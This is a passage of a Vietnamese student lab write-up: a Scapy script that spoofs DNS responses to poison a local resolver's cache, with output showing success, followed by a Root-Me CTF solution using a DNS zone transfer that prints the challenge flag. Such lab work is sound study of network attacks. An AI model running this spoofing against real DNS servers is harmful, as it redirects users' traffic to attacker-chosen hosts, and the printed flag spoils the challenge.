    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-c612a28e7cca', filter=f, prn=spoof_dns)
```

- Mục đích của đoạn code trên là chúng ta sẽ tráo đổi ip của www.example.com từ 93.184.216.34 thành 1.1.1.1 trên cache của local-dns-server.
- Giá trị iface trong đoạn code trên được lấy từ máy attacker với ip 10.9.0.1 và src host 10.9.0.53 là địa chỉ ip của local-dns-server

```
3: br-c612a28e7cca: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue sta
te UP group default
    link/ether 02:42:be:e4:c7:a0 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-c612a28e7cca
       valid_lft forever preferred_lft forever
    inet6 fe80::42:beff:fee4:c7a0/64 scope link
       valid_lft forever preferred_lft forever
```

- Bắt đầu thực thi chương trình trên. Trong khi chương trình đang chạy, chúng ta chạy lệnh dig www.example.com trên máy user. Lệnh này kích hoạt máy user gửi truy vấn DNS đến máy local-dns-server.

```
root@2deb834ef797:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61517
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f959158186c357a001000000655f5d20c6f78ff14e1809e5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 815 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 23 14:09:36 UTC 2023
;; MSG SIZE  rcvd: 88
```

=> Chúng ta có thể thấy được DNS của www.example.com đã đổi thành 1.1.1.1

```
^Croot@minhngoc-virtual-machine:/volumes# ./task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 46358
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x6ee4
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
```


=> Khi chương trình chạy thành công, ta có thể thấy chương trình đã giả mạo DNS response của local-dns-server để giải mã tên miền.

- Kiểm tra cache trên local-dns-server: lúc này địa chỉ của www.example.com trong cache đã được lưu thành 1.1.1.1

```
root@cd5a591d1554:/# rndc dumpdb -cache
root@cd5a591d1554:/#  cat /var/cache/bind/dump.db
```


```
; authanswer
www.example.com.        862966  A       1.1.1.1
```

- Thực hiện bắt Wireshark để quan sát quá trình truy vấn phân giải tên miền
- Đầu tiên, máy user sẽ gửi một request yêu cầu phân giải tên miền www.example.com




- Local-dns-server bắt đầu tìm kiếm thông tin về tên miền.
- Tóm tắt cách local-dns-server thực hiện tìm kiếm:

Local-dns-server kiểm tra cache cục bộ để xem xem địa chỉ IP của tên miền đã được lưu trữ chưa. Nếu thông tin không có trong cache cục bộ hoặc nếu cache đã hết hạn, local-dns-server gửi yêu cầu đến DNS Resolver. Nếu DNS Resolver không có thông tin, nó gửi yêu cầu đến Root DNS Server. DNS Resolver sau đó gửi yêu cầu đến máy chủ DNS của Top-Level Domain (ví dụ: .com, .net) để biết nơi lưu trữ thông tin về tên miền cụ thể (example.com). Sau khi có thông tin từ máy chủ TLD DNS, DNS Resolver gửi yêu cầu đến máy chủ DNS chủ thể (Authoritative DNS Server) của tên miền cụ thể (example.com) để nhận địa chỉ IP. Máy chủ DNS chủ thể trả về địa chỉ IP của tên miền được yêu cầu cho DNS Resolver.




VD: local-dns-server sẽ gửi các yêu cầu phân giải tên miền đến các DNS Resolver


- Bản ghi A




- Bản ghi AAAA




- Và đến tên miền www.example.com theo yêu cầu




- Đoạn chương trình trên sẽ giả mạo phản hồi DNS của DNS resolver và trả về cho local-dns-server rằng ip của www.example.com là 1.1.1.1



- Local-dns-server trả về bản ghi A ip của tên miền www.example.com là 1.1.1.1



- Sau khi local-dns-server trả về ip của tên miền www.example.com là 1.1.1.1 thì DNS resolver thật mới phản hồi ip của tên miền www.example.com là 93.184.216.34 nhưng khi này local-dns-server đã lưu địa chỉ giả mạo rồi.



Câu 7: DNS - zone transfert (Viết writeup chi tết)


Statement A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...

Challenge connection informations :

- Host: challenge01.root-me.org
- Protocol: DNS
- Port: 54011

Trả lời:

- Đăng nhập vào trang Root me mục DNS - zone transfer để bắt đầu thực hiện CTF Challenge



- Ta dùng công cụ dig để thực hiện truy vấn DNS trên máy chủ challenge01.root-me.org với port 54011 với tên miền được cho trước ch11.challenge01.root-me.org
- Ta sử dụng axfr protocol (là một loại truy vấn zone transfer) trên tên miền trên.

```
┌──(ngoc㉿ngoc)-[~]
└─$ sudo dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
 axfr

; <<>> DiG 9.19.17-1-Debian <<>> @challenge01.root-me.org -p 54011 ch11.cha
llenge01.root-me.org axfr
; (2 servers found)
;; global options: +cmd
ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.or
g. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
ch11.challenge01.root-me.org. 604800 IN TXT     "DNS transfer secret key :
CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.or
g.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1
challenge01.ch11.challenge01.root-me.org. 604800 IN A 192.168.27.101
ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.or
g. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
;; Query time: 308 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (TCP)
;; WHEN: Wed Nov 22 22:41:42 +07 2023
;; XFR size: 6 records (messages 1, bytes 274)
```

- Thông tin về tên miền được hiển thị.
- Tìm được key: "DNS transfer secret key : CBkFRwfNMMtRjHY"
- Nhập key tìm được thành công vào trang web root me.